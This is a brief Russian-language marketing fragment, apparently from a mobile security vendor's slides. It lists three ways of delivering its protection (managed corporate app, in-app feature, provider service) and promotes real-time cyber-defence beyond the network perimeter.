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
# Мобильная безопасность теперь еще

## доступнее



1. Как управляемое корпоративное приложение



3. Как функционал Вашего приложения



2. Как сервис от провайдера



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# Продвинутая кибер-защита вне периметра



Предотвращение в реальном времени: знаем, умеем, практикуем!